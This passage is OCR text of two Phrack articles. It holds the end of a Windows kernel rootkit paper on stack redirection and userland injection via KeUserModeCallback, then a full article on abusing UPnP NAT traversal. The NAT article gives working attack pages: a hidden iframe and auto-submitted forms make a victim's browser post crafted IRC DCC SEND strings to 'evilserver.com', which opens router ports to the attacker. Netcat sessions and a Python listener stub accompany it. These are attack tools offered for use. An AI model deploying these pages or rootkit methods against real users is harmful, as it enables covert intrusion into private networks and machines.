

[ Figure 5 - Stack context after code execution ]  
 [ ~ small blocks case ~ ]

The restore assembly part shows correct assembly in current function which perfectly restores the context. It does not correspond of the first series of pop instruction before return. There is an important risk that some register has not been pushed yet. It is possible to deduce the pushed register number by looking at function prologue when stack variables are reserved. In the Windows compiler, it's quite simple and we can easily calculate the pushed register number. A simple disassembly analysis on needed pop register number does the job. It must be done for MiAllocatePoolPages and ExAllocatePoolWithTag. We change the return address stored in the stack and go to the deduced MiAllocatePoolPages address. Last step is setting eax register for the return value. Both functions return a value and preserve eax value. Our analyzer is dynamic and registers each pop and its register. That why we can restore the proper context even if it changes between versions.

The Windows compiler is really easy to predict and does not create too strange assembly organization. This technique is theoretically possible on every assembly code that follow stdcall specification. The approach could differ on others compilers.

### ---[ 3.3 Exploit our position

This article present a way of subverting the Windows kernel by modifying only data. No function pointers, no static hooking or others classical technique. It could exempt us of any other explanation. But it would not be complete without some concrete examples. I personally believe that the only limitation here is imagination.

#### ----[ 3.3.1 Generic stack redirection

Allocation occurs in so many places that you must rely on known context and functions. Once everything is setup and before releasing exclusivity, some stack redirection database can be created.

The first way to do this is calling a handler if stack backtracing reveals a specific function. Stack backtracing shows only return addresses and not which function call it. Debuggers resolve those functions by deep analysis or symbol checking. Implementing those features would take too much time. So it's better to target a specific return address on `ExAllocatePoolWithTag` stack frame. It will definitely improve check speed. To do that, we indicate to our stack redirection API that we target a specific function. Then launch a normal call or procedure that will lead to our function. Every allocation during this time will show important backtrace stacks.

Let say, we target an IRP and we know which function handles it by looking at IRP dispatch table. We also know by reversing that it will allocate a `NonPaged` block. Launching an I/O request, our API could register some `NonPaged` call and recognize later.

In the wild, it will call the appropriate handler with sub context information. Sometimes getting a context is not enough. The second way stays on same principles but modifies the stack to assure our handler is called once the function end. Efficiency depends on what is your target and how you modifying it.

#### -----[ 3.3.2 Userland process code injection

This technique can be also used to inject code in userland to subvert trusted applications. `NonPaged` allocation occurs a lot in kernel mode and it happens in every process. Some kernel drivers like `win32k.sys` call userland many times. This call is achieved by the function `KeUserModeCallback` [35]. It modifies userland stack to switch temporarily for a call in userland. Available functions are limited by a table.

Userland injection from kernel should not be resident and only concern known trusted application as browsers. Injection can be done on `explorer.exe` as well to launch an hidden instance of a trusted program. `KeUserModeCallback` algorithm can be easily remade or copied then relocated. Redirection table could be subverted to redirect the call. We can also think about exploiting userland calls. It does not make any sense to add checks on those available functions.

#### --[ 4 - Detection

This article does not try to convince you that subverting IDT or allocation mechanism using advanced technique is the future. Most detection tools only indicate if a rootkit may or may not be in this computer. It has pains identifying which module is responsible. It detects antivirus or firewall as rootkits. A protection layout could detect itself as a rootkit because it does everything a rootkit does and so does not ask it to block or uninstall a rootkit. Rootkit papers demonstrate so many great ways to easily bypass those protections. But we don't see much those techniques in the wild, simply because rootkits don't need them for the moment.

Detect software behavior modification could be part of a Verifiable Operating System [36]. It will involve basic checks on known memory structures. Checks integrity of `LIST_ENTRY` structures and correct them if needed. We can blame rootkit protections as much as we want but detecting rootkits on a closed operating system is almost impossible. Gives more information for kernel components will certainly leads to more sophisticated attacks. In the other hand, it could reduce attack surface. It is specially true on a defence oriented operating system. Next protection improvements should come from the operating system itself.

Now that there are hardware improvements for virtualisation, such as hypervisors, there will be extensions to hardware to detect and protect against rootkits. It offers a real control on operating system behavior without advanced research on kernel layout. Some protections techniques that were impossible to implement in Windows environment like PAX, could rely on those hardware features. Our techniques could be detected by registering and monitoring some specific events on the processor. It is possible today to do that but performance issues are important.



Our attacks could be blocked using targeted protection such as signatures. An attack is defined as how many times it takes to create a generic protection. In this area, Patchguard is an important improvement.

--[ 5 - Conclusion

This papers techniques were made to show that elegant software hijacking can still evades most protections and avoid any performance issues or unstable behaviors. Even though, these techniques are hardly reliable and should be considered only as a technical proof of concept. New protections are not efficient enough or present. They do not represent a threat for a rootkit which targets millions of computers. Reversing is an important tool in improving software rootkits techniques. Detecting that a rootkit is present should not be enough. A protection which cannot uninstall a rootkit or prevent infection is useless. Drivers signatures was a good idea as it was designed to stop current infections entries. But infection prevention includes local kernel exploitation. Generic detection of those attacks would need an important improvement in anti-rootkits protections and operating system design.

--[ 6 - References

[1] Holy Father, Invisibility on NT boxes, How to become unseen on Windows NT (Version: 1.2)  
<http://vx.netlux.org/lib/vhf00.html>

[2] Holy Father, Hacker Defender  
<https://www.rootkit.com/vault/hf/hxdef100r.zip>

[3] 29A  
<http://vx.netlux.org/29a>

[4] Greg Hوجلund, NT Rootkit  
[https://www.rootkit.com/vault/hوجلund/rk\\_044.zip](https://www.rootkit.com/vault/hوجلund/rk_044.zip)

[5] fuzen\_op, FU  
<http://www.rootkit.com/project.php?id=12>

[6] Peter Silberman, C.H.A.O.S, FUto  
<http://uninformed.org/?v=3&a=7>

[7] Eeye, Bootroot  
<http://research.eeye.com/html/tools/RT20060801-7.html>

[8] Eeye, Pixie  
[http://research.eeye.com/html/papers/download/eEyeDigitalSecurity\\_Pixie%20Presentation.pdf](http://research.eeye.com/html/papers/download/eEyeDigitalSecurity_Pixie%20Presentation.pdf)

[9] Joanna Rutkowska and Alexander Tereshkin, Blue Pill project  
<http://bluepillproject.org/>

[10] Frank Boldewin, A Journey to the Center of the Rustock.B Rootkit  
<http://www.reconstructor.org/papers/A%20Journey%20to%20the%20Center%20of%20the%20Rustock.B%20Rootkit.zip>

[11] Frank Boldewin, Peacomm.C - Cracking the nutshell  
<http://www.reconstructor.org/papers/Peacomm.C%20-%20Cracking%20the%20nutshell.zip>

[12] Stealth MBR rootkit  
<http://www2.gmer.net/mbr/>

[13] EP\_XOFF and MP\_ART, Unreal.A, bypassing modern Antirootkits  
<http://www.rootkit.com/newsread.php?newsid=647>

[14] AK922 : Bypassing Disk Low Level Scanning to Hide File  
<http://rootkit.com/newsread.php?newsid=783>

[15] CardMagic and wowocock, DarkSpy

[http://www.fyyre.net/~cardmagic/index\\_en.html](http://www.fyyre.net/~cardmagic/index_en.html)

[16] pjf, IceSword  
<http://pjf.blogone.net>

[17] Gmer  
<http://www.gmer.net/index.php>

[18] Pageguard papers (Uniformed) :

- Bypassing PatchGuard on Windows x64 by skape & Skywing  
<http://www.uninformed.org/?v=all&a=14&t=sumry>

- Subverting PatchGuard Version 2 by Skywing  
<http://www.uninformed.org/?v=all&a=28&t=sumry>

- PatchGuard Reloaded: A Brief Analysis of PatchGuard Version 3 by Skywing  
<http://www.uninformed.org/?v=all&a=38&t=sumry>

[19] Greg Hoglund, Kernel Object Hooking Rootkits (KOH Rootkits)  
<http://www.rootkit.com/newsread.php?newsid=501>

[20] Windows Heap Overflows - David Litchfield  
<http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt>

[21] Bypassing Klister 0.4 With No Hooks or Running a Controlled  
Thread Scheduler by 90210 - 29A  
<http://vx.netlux.org/29a/magazines/29a-8.rar>

[22] Microsoft, Debugging Tools for Windows  
<http://www.microsoft.com/whdc/devtools/debugging/default.mspx>

[23] Kad, Phrack 59, Handling Interrupt Descriptor Table for fun and profit  
<http://phrack.org/issues.html?issue=59&id=4#article>

[24] Wikipedia, Southbridge  
[http://en.wikipedia.org/wiki/Southbridge\\_\(computing\)](http://en.wikipedia.org/wiki/Southbridge_(computing))

[25] Wikipedia, Northbridge  
[http://en.wikipedia.org/wiki/Northbridge\\_%28computing%29](http://en.wikipedia.org/wiki/Northbridge_%28computing%29)

[26] The NT Insider, Stop Interrupting Me -- Of PICs and APICs  
<http://www.osronline.com/article.cfm?article=211> (login required)

[27] Russinovich, Solomon, Microsoft Windows Internals, Fourth Edition  
Chapter 3. System Mechanisms -> Trap Dispatching

[28] MSDN, KeyboardClassServiceCallback  
<http://msdn2.microsoft.com/en-us/library/ms793303.aspx>

[29] Clandestiny, Klog  
<http://www.rootkit.com/vault/Clandestiny/Klog%201.0.zip>

[30] Alexander Tereshkin, Rootkits: Attacking Personal Firewalls  
[www.blackhat.com/presentations/bh-usa-06/BH-US-06-Tereshkin.pdf](http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Tereshkin.pdf)

[31] MSDN, NdisMIndicateReceivePacket  
<http://msdn2.microsoft.com/en-us/library/aa448038.aspx>

[32] Subverting VistaTM Kernel For Fun And Profit by Joanna Rutkowska  
<http://invisiblethings.org/papers/joanna%20rutkowska%20-%20subverting%20vista%20kernel.ppt>

[33] Vista RC2 vs. pagefile attack by Joanna Rutkowska  
<http://theinvisiblethings.blogspot.com/2006/10/vista-rc2-vs-pagefile-attack-and-some.html>

[34] Russinovich, Solomon, Microsoft Windows Internals, Fourth Edition  
Chapter 7. Memory Management -> System Memory Pools

[35] KeUserModCallback ref - "Ring0 under WinNT/2k/XP" by Ratter - 29A  
<http://www.illmob.org/files/text/29a7/Articles/29A-7.003>

[36] Joanna Rutkowska - Towards Verifiable Operating Systems  
<http://theinvisiblethings.blogspot.com/2007/01/towards-verifiable-operating-systems.htm>

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x05 of 0x0f

```
===== [ Clawing holes in NAT with UPnP ] =====  
===== [ max_packetz@felinemenace.org <http://www.felinemenace.org> ] =====  
===== [ April 12th 2008 ] =====
```

--[ Contents

- 1 - Introduction / An overview of NAT and UPnP.
- 2 - Implementation Details
  - 2.1 - Implementation specifics: IRC Protocol: DCC
  - 2.2 - Implementation specifics: Java
  - 2.3 - Implementation specifics: HTML
  - 2.4 - Implementation specifics: Listener
- 3 - Putting it all together with Python
- 4 - References
- 5 - Appendix A: Source code

--[ 1 - Introduction / An overview of NAT and UPnP.

Welcome reader, this paper is a short attempt at documenting a practical technique we have been working on. Although our technique uses very similar technology to many other attacks, we have not seen this documented in such a manner before, nor have we seen a practical implementation in the wild. This paper is therefore designed to accommodate this.

Our technique allows the attacker (us) to craft a website which, when visited, will cause the victim to inadvertently forward any port of our choice through their NAT, allowing us to connect directly to them inside their private network via UPnP.

Before we launch into the specifics of the technique, or our implementation details, you must first be familiar with a couple of fairly straight forward concepts. These are: "Network Address Translation" (NAT) and "Universal Plug and Play" (UPnP).

Hopefully most people reading this paper are already familiar with NAT. For those who aren't, NAT basically allows several machines to share a single IP address without conflict. This means that a single computer or router acts as a gateway for several other computers. To learn more about the specifics of NAT read the RFC in the references section [1].

For a typical home user, NAT is implemented by their DSL modem/router and is fairly seamless. The internal IP address is assigned by a DHCP service on the router and internal users are almost never aware of their external address.

It is a common misconception that NAT provides an impenetrable security layer for the internal hosts. Often this leads to a more lapse security policy for internal machines, and a nice gaping hole for anyone who manages to penetrate the outer shell. It is very common to find publicly accessible smb shares or poorly patched services etc. using our technique.

The other concept which you must be familiar with before we can get into the (hopefully) interesting section of this paper is "Universal Plug and Play", UPnP.

Universal Plug and Play (UPnP) is a set of protocols which were consolidated by the UPnP forum. The general theme which all these

protocols have in common is that they allow for seamless implementation of networks and data communication.

The major feature of this protocol suite which is of interest to us in the context of this paper is the NAT punching functionality.

This feature describes how a gateway can parse various protocols passing through it in order to forward ports through the NAT to the internal service. It is designed in order to allow any host behind the NAT to request that a port be opened up in the outer layer, and any traffic received on this port will be forwarded through to the internal machine, creating new channel for communications. This functionality allows protocols such as FTP/SIP/etc to function. In these cases the gateway responsible for NAT will parse the protocol stream looking for requests for a separate channel to be created. It will then search and replace the IP and port values as they pass over the wire, replacing them with the external values. Thus, the other end of the transaction knows to try to connect to the external IP address and port, rather than the internal values.

It is very common currently for most household ADSL/modems and routers to ship with UPnP enabled by default. Also the Linux kernel supports UPnP with ipfilter, however this isn't a default config option and only really active when using a Linux box as a gateway device.

It's this feature that we are able to exploit in order to create the forwarding of our choice, allowing us access any specific port on a host behind the NAT directly, regardless of the fact the NAT is there.

## --[ 2 - Implementation Specifics

In this chapter we will try to provide a detailed overview of our technique itself and discuss our implementation details. We will try to explain the criteria for selecting each of the protocols and technologies we used for implementing each component of our technique.

For those of you familiar with the technologies associated with our implementation, the overview below should be enough for you to implement our technique by yourself. However we would like to note that our technique can be implemented in other ways, and our implementation serves as just one example. We will only discuss the various technologies used by felinemenace throughout the rest of this paper.

The basic premis of our technique is to encapsulate one protocol (specifically one of the protocols which are handled by UPnP NAT Punching functionality) within a second, transport protocol. This way when the gateway see's the traffic it will interpret the encapsulated protocol string as a request to open a port, and act accordingly.

Our implementation begins by convincing the victim to visit a website of our choice. This can be accomplished via social engineering, cross site scripting, phishing, baiting, banner ads, etc. Once the victim has accessed our site, we have enough control over their browser in order to redirect it to any port of our choice, on any address. This flexibility allows us to accomodate almost any choice of protocol to be encapsulated within the web session. The aforementioned behaviour makes (in the author's opinion) the use of HTML/Javascript, as a delivery mechanism, to be a very effective choice.

When the victim accesses the website a fake (bait) web site is displayed to them. This is done so as not to encourage the user to immediately close the page upon load.

From this stage the attacker uses one of the various methods of browser redirection, HTTP response, javascript redirection etc. in order to redirect the victim's browser to a port of the attacker's choice. We chose JavaScript since a large portion of the technique was already written in JavaScript. This is documented in the HTML section of the paper.

The attacker chooses a port which corresponds to a particular protocol that performs a data transfer out of band with the initial communication. In our case we chose the DCC feature from the IRC protocol. [3] Our reason for choosing this protocol was simply because we were already familiar with it however, any protocol which fits this criteria is fine. The attacker then (using the JavaScript running on the victims computer at this stage) forces the victim to send text from the appropriate protocol, (DCC in our case) back to the attacker. If the gateway device responsible for NAT has UPnP features enabled, this will cause the device to open up a hole (as mentioned previously) and grant the attacker direct access to the local machine behind the NAT.

By redirecting multiple times, an attacker is able to open up a range of ports, to portscan the host, or connect to any service running on the local machine.

We have provided an implementation of this for you to use, however obviously writing your own will make it less detectable / more useful.

Now that we've looked at the technique from a high level breakdown we will dive deeper into each of the technologies which come together to make our technique work.

To summarize this section, the following technologies will be covered by this paper:

- o IRC Protocol: DCC
- o A Java Applet.
- o HTML with JavaScript.
- o Python code to ./scriptkiddify the whole process up.

The rest of this chapter has been broken down into a walkthru of the in's and out's of each of the technologies mentioned, and how we can manipulate them to our desired end.

Each of the following sections will describe a single technology, and how we used it.

#### --[ 2.1 - Implementation specifics: IRC Protocol: DCC

The first step in our implementation is to find a protocol which requires a separate socket connection in order to communicate directly with an end user.

While, as mentioned previously, there exist a multitude of protocols which fit our criteria, for the sake of this paper we will demonstrate one in particular, RFC-1459 [3] Internet Relay Chat.

While i'm sure that most people reading this paper are already intimately familiar with IRC, i will give a brief rundown on the aspects of the protocol which are interesting in the scope of this paper.

Basically IRC requires that each client connects to a central server, typically on port 6667. When one client wishes to send a message to another they send a message to the server using the existing socket connection they have open. The server then forwards this message on to the target client.

If two of the users on an IRC server wish to communicate without having the server be responsible for passing the message between them, (read; trade top secret 0day juarez) they can establish a separate communication channel. This is accomplished by using a subset of the IRC protocol known as DCC (Direct Client to Client).

DCC works by one client sending a request to establish an out of band connection with another client on the IRC server. This request contains both the IP and port on which the communication will take place. The second client then simply establishes a TCP connection with these details, and uses it for further communication.

What this basically boils down to is the following line.

```
"\x01DCC SEND fake.exe 2130706433 1337\x01\r\n\r\n"
```

This is the format of a DCC SEND command. As you can see the entire command is enclosed within "\x01" characters. It contains the words "DCC SEND" followed by the name of the file which is going to be sent. After this is the internal IP address of the requesting host, in numeric decimal format, and finally the port the transaction will take place on. The format of the IP address is explained more thoroughly by optiklenz in Keen Veracity 6 [5].

This aspect of the protocol clearly will not work under a typical NAT environment (without UPnP enabled). After receiving the IP address and port information, the connecting host would end up trying to connect to a local address (the address of the machine inside the NAT), and never actually make it back to the intended recipient. It is for this reason that a UPnP enabled gateway must parse IRC traffic looking for DCC style commands. When this is detected, the gateway will replace the IP address in the request, with it's own address. When the connection is received on the port specified, the gateway will forward it inside the NAT to the originating host. It is this behaviour that, as the attacker, we can exploit for our own benefit.

If, as the attacker, we force the victim to send a crafted DCC SEND request (such as the one above) to port 6667 there's a good chance that the gateway will open up the port specified in the request, providing UPnP is enabled. The cool thing about this protocol is that no IP address is specified for the connecting IP. This means that once the request has taken place, a connection from anywhere in the world is completely valid.

Several implementations of UPnP do not even care if the IP address specified in the DCC SEND command is the same as that of the victim machine. In this case, the steps described so far are sufficient to open a gaping hole in the gateway and connect to the victim. However in most cases we need to first establish the internal IP address of the victim's machine.

Luckily there is an easy way to accomplish this from the web, which we will address in the next section.

## --[ 2.2 - Implementation specifics - Java

The easiest way to identify the local IP of the victim from the web is to use a Java applet. Applets are able to create a new Socket object and call the "getLocalAddress()" method on it to obtain the local address of the host (obviously).

The following Java code illustrates this:

```
String s = (new Socket(s2, i)).getLocalAddress().getHostAddress();
```

Luckily for us, there already exists a nicely pre-packaged Java applet called MyAddress [4] which does this and can be downloaded straight from their website.

The applet supports a variety of ways to access the local IP once it is obtained. One way is to specify the "mayscript" parameter in the applet tag; this causes a javascript function (MyAddress() by default) to be called once the IP is obtained. This is useful, as we can effectively block until we receive this necessary data.

The following HTML demonstrates the use of this applet and the MyAddress() callback function. Also (as mentioned earlier in the DCC protocol section) as the local IP address must be entered in "defunct" format, we've provided the defunct() function to translate from decimal format to defunct:

```
<applet code="MyAddress.class" name="myaddress"
  mayscript width="0" height="0"></applet>
<script>
```

```

<!--
var ip = null;
function MyAddress(i) {ip = defunct(i); doevil();}
function defunct(sip) {
    if(sip == null) return 0;
    sip += ''; // ;( make sure it's a string

    var dip = 0;
    var a = sip.split(".");
    var l = a.length;
    for(var i=0; i<l; i++)
        dip += a[l-i-1]*Math.pow(256,i);
    return dip;
}
-->
</script>

```

### --[ 2.3 - Implementation specifics: HTML

Now that we can create a proper DCC send string, the next problem to overcome is how to force the client to unknowingly send the encapsulated string to a malicious server, thereby tricking their gateway into forwarding a port we specify. HTML forms submitted automatically via javascript are highly useful for this.

Since the DCC string (and many other protocols you might choose to use with this technique) require multiple lines of communication to trigger the UPnP NAT traversal features, we set the "enctype" attribute to "multipart/form-data". This allows the required carriage return and new line characters to be submitted via a form field.

The following form tag shows how to specify the enctype:

```

<form
    id="evilform"
    name="evilform"
    action="http://evilserver.com:6667/"
    method="post"
    enctype="multipart/form-data"
>

```

In order to automate the submission of our DCC string (payload), we use javascript to submit the form (after the internal IP address is obtained) via the form submit() method as follows:

```

function doevil(ip, port) {
    var frm = document.forms['evilform'];
    if(frm == null) return;
    frm.payload.value = unescape("%01")
        + "DCC SEND evil.txt " + ip + " " + port +
        + unescape("%01%0a%0d");
    try { frm.submit(); } catch(err) { return; }
}

```

As you can see we've used javascript to craft the payload string, because of the necessary (depending of gateway implementation) carriage return and newline characters.

The following HTML code demonstrates the code so far, including the use of the MyAddress applet mentioned in the previous section:

```

<html>
<head>
<title>(Untitled)</title>
<applet code="MyAddress.class" name="myaddress"
    mayscript width="0" height="0"></applet>
<script>
<!--
    var port = 1337;

```



```

function MyAddress(i) {ip = defunct(i); doevil(ip, port);}
function defunct(sip) {
    if(sip == null) return 0;
    sip += ''; // ;( make sure it's a string

    var dip = 0;
    var a = sip.split(".");
    var l = a.length;
    for(var i=0; i<l; i++)
        dip += a[l-i-1]*Math.pow(256,i);
    return dip;
}
function doevil(ip, port) {
    var frm = document.forms['evilform'];
    if(frm == null) return;
    frm.payload.value = unescape("%01")
        + "DCC SEND evil.txt " + ip + " " + port +
        + unescape("%01%0a%0d");
    try { frm.submit(); } catch(err) { return; }
}
-->
</script>
</head>
<body>
<form
    id="evilform"
    name="evilform"
    action="http://evilserver.com:6667/"
    method="post"
    enctype="multipart/form-data"
>
<input type="input" id="payload"
    name="payload" value="null">
</form>
</body>
</html>

```

By simply binding netcat to port 6667 of evilserver.com, this code is enough to manually connect back to the port "port" once a victim has viewed this web page, as the following snippet demonstrates:

```

-[max@evilserver:~/simple]$ nc -lp 6667
POST / HTTP/1.1
Host: evilserver.com:6667
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en-US; rv:1.8.1.13)
Gecko/20080311 Firefox/2.0.0.13
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,
text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://evilserver.com/simpletest.html
Content-Type: multipart/form-data; boundary=-----
162151946613101846322123277333
Content-Length: 213

-----162151946613101846322123277333
Content-Disposition: form-data; name="payload"

DCC SEND evil.txt 16909060 1337NaN
-----162151946613101846322123277333--

```

You can see that a victim has connected to our webpage (simpletest.html) and that the page has automatically submitted our DCC SEND send string. Using netcat again, we can connect back to the ip and port above (using the defunct format works fine with nc):

```
-[max@evilserver:~/simple]$ nc 16909060 1337
```

```
muahahaha
```

```
what are you doing here?!
```

Here's what it looks like from the victim's end:

```
-[victim@QQ:~]$ nc -lp 1337
```

```
muahahaha
```

```
what are you doing here?!
```

Obviously there are some significant drawbacks to using this simplified example...who wants to sit and manually monitor their connections and then manually connect back to victims? What if you want to connect to multiple ports? Won't it kinda tip the victim off (or at least bore them mightily) if there's nothing but a dodgy page for them to look at? How about something interesting? Like maybe an article....

The topic of the listening and connect back mechanism is addressed in the next section of this chapter. The content problem and the ability to forward multiple ports per visit are addressed by creating an additional page (evil.html) that contains two HTML iframes, one hidden and one visible. While the victim is distracted by content in the visible iframe (goodframe), the hidden iframe (evilframe) loads the second page (evilform.html) in order to post (as many times as desired) to evilserver.

The code might look something like this (note that we keep the MyAddress code in evil.html; there's no sense in loading it multiple times):

evil.html:

```
<html>
<head>
<title>(Untitled)</title>
<applet code="MyAddress.class" name="myaddress"
  mayscript width="0" height="0"></applet>
<script type="text/javascript">
<!--
  var ports = [135,137,138,139,22,1337];
  var port = null;
  var ip = null;

  function MyAddress(i) {ip = defunct(i); openports();}
  function defunct(sip) {
    if(sip == null) return 0;
    sip += ''; // ;( make sure it's a string

    var dip = 0;
    var a = sip.split(".");
    var l = a.length;
    for(var i=0; i<l; i++)
      dip += a[l-i-1]*Math.pow(256,i);
    return dip;
  }
  function openports() {
    if(!ports || !ip) return;
    for(port in ports)
      document.getElementById('evilframe').src = 'evilform.html
';
  }
-->
</script>
</head>
<body style="padding: 0px; border:none; margin:0px;">
<iframe name="evilframe" id="evilframe" src=""
  width="0" height="0" frameborder="0"></iframe>
<iframe name="goodframe" id="goodframe"
  src="http://google.com" width="100%" height="100%"
```

```
        frameborder="0">
</iframe>
</body>
</html>
```

Upon load, evilform.html will access evil.html's (its parent's) variables "port" and "ip" to craft the payload DCC string and then post:

evilform.html:

```
<html>
<head>
<title>(Untitled)</title>
</head>
<script>
<!--
    function doevil(ip, port) {
        var frm = document.forms['evilform'];
        if(ip == null || port == null || frm == null) return;
        frm.internal_ip.value = 'internal_ip:'+ip;
        frm.internal_port.value = 'internal_port:'+port;
        frm.payload.value = unescape("%01")
            + "DCC SEND evil.txt " + ip + " " + port +
            + unescape("%01%0a%0d");;
        window.parent.formposting();
        try { frm.submit(); } catch(err) { return; }
    }
-->
</script>
<body onload="doevil(window.parent.ip, window.parent.port)">
<form
    id="evilform"
    name="evilform"
    action="http://evilserver.com:6667/"
    method="post"
    enctype="multipart/form-data"
>
<input type="input" id="payload" name="payload" value="null">
<input type="input" id="internal_ip" name="internal_ip" value="null">
<input type="input" id="internal_port" name="internal_port" value="null">
</form>
</body>
</html>
```

Note that evilform.html is now also setting two additional form variables (with some tags to make them easier to regex out later) so that the listener can note what the internal port and IP of the victim are. Since these variables aren't within a protocol string (like the DCC send string) the gateway will not replace them with the external values.

Unfortunately, however, the code above introduces a race condition: you can't be assured that evilform.html has had enough time to load and post before it gets reloaded. We originally expected that this could be remedied if the service listening on 6667 of evilserver.com replied with a page that invoked a callback function in the parent page in the following manner:

```
<script>window.parent.imdone();</script>
```

Unfortunately, modern browsers will limit access to data across iframes if the source page's scheme, domain, or port is different. Because our post is necessarily to a different port (6667 vs 80), the above code will always generate an exception.

Our solution was to mitigate the issue by putting in enough delay after evilform.html begins loading as to be reasonably assured that the page has completed it's automatic posting before reloading it. Since javascript has no sleep() function (that we could find), we used window.setTimeout(fn, t):

evil.html:

```

...
function MyAddress(i) {ip = defunct(i); opennextport();}
...
function formposting() {
    window.setTimeout('opennextport()', 1000)
}
function opennextport() {
    if(!ports || cp < 0 || cp > ports.length) return;
    port = ports[cp++];
    document.getElementById('evilframe').src = 'evilform.html';
}
...

```

evilform.html:

```

...
function doevil(ip, port) {
    var frm = document.forms['evilform'];
    if(ip == null || port == null || frm == null) return;
    frm.internal_ip.value = 'internal_ip:'+ip;
    frm.internal_port.value = 'internal_port:'+port;
    frm.payload.value = unescape("%01")
        + "DCC SEND evil.txt " + ip + " " + port +
        + unescape("%01%0a%0d");;
    window.parent.formposting();
    try { frm.submit(); } catch(err) { return; }
}
...

```

One cosmetic issue remains with our code: the title of evil.html will not match that of our bait page. If the bait page is hosted via the same scheme on the same domain and port as evil.html, then this can be easily remedied with this code snippet:

```

function settitle() { document.title =
window.frames['goodframe'].document.title; }
...
<body onload="settitle()">

```

However, as previously mentioned, if the bait page is hosted on a different server or using a different scheme, accessing goodframe's document title would cause an exception to be raised. In either case, if the victim were to follow an internal link, the title would become outdated. Our solution was to wrap the assignment in a try / catch block and to set a timeout to call settitle again in 350 milliseconds:

```

function settitle() {
    try{ document.title = window.frames['goodframe'].document.title;}

    catch(err) {return;}
    window.setTimeout('settitle()', 350);
}

```

Below is the final code:

evil.html:

```

<!-- evil.html -->
<html>
<head>
<title>(Untitled)</title>
<applet code="MyAddress.class" name="myaddress"
    mayscript width="0" height="0"></applet>
<script type="text/javascript">
<!--
    var ip = null;
    var port = null;
    var ports = [135,137,138,139,22,1337];

```

```

var cp = 0;

function MyAddress(i) {ip = defunct(i); opennextport();}
function setttitle() {
    try{ document.title = window.frames['goodframe'].document.title;}

    catch(err) {return;}
    window.setTimeout('setttitle()', 350);
}
function defunct(sip) {
    if(sip == null) return 0;
    sip += ''; // ;( make sure it's a string

    var dip = 0;
    var a = sip.split(".");
    var l = a.length;
    for(var i=0; i<l; i++)
        dip += a[l-i-1]*Math.pow(256,i);
    return dip;
}
function formposting() {
    window.setTimeout('opennextport()', 1000)
}
function opennextport() {
    if(!ports || cp < 0 || cp > ports.length) return;
    port = ports[cp++];
    document.getElementById('evilframe').src = 'evilform.html';
}
-->
</script>
</head>
<body onload="setttitle()" style="padding: 0px; border:none; margin:0px;">
<iframe name="evilframe" id="evilframe" src=""
    width="0" height="0" frameborder="0"></iframe>
<iframe name="goodframe" id="goodframe" src="http://google.com"
    width="100%" height="100%" frameborder="0"></iframe>
</body>
</html>

```

evilform.html:

```

<html>
<head>
<title>(Untitled)</title>
</head>
<script>
<!--
    function doevil(ip, port) {
        var frm = document.forms['evilform'];
        if(ip == null || port == null || frm == null) return;
        frm.internal_ip.value = 'internal_ip:'+ip;
        frm.internal_port.value = 'internal_port:'+port;
        frm.payload.value = unescape("%01")
            + "DCC SEND evil.txt " + ip + " " + port +
            + unescape("%01%0a%0d");;
        window.parent.formposting();
        try { frm.submit(); } catch(err) { return; }
    }
-->
</script>
<body onload="doevil(window.parent.ip, window.parent.port)">
<form
    id="evilform"
    name="evilform"
    action="http://evilserver.com:6667/"
    method="post"
    enctype="multipart/form-data"
>
<input type="input" id="internal_ip" name="internal_ip" value="null">
<input type="input" id="internal_port" name="internal_port" value="null">

```

```
<input type="input" id="payload" name="payload" value="null">
</form>
</body>
</html>
```

Voila. Now you have a couple of pages that can be used to open ports for connecting to boxes that are NAT'd behind UPnP enabled routers. The section below details the final component of our implementation: the listener.

#### --[ 2.4 - Implementation specifics: Listener

Possibly the most trivial component of our implementation is the listener. This service will sit on evilserver.com and listen on the port of choice (6667 for IRC/DCC and our code above).

When the victim browses to evil.html and inadvertently posts via evilform.html, the listener is responsible for receiving the connection. This can trivially be implemented in python using the "SocketServer" module. A small example of this is as follows:

```
class RequestHandler(SocketServer.StreamRequestHandler):
    def handle(self):
        while(True):
            try:
                line = self.rfile.readline()
            except:
                return
            ...

# begin listening for new connections.
tcpserver = SocketServer.TCPServer(('localhost', port),RequestHandler)
tcpserver.serve_forever()
```

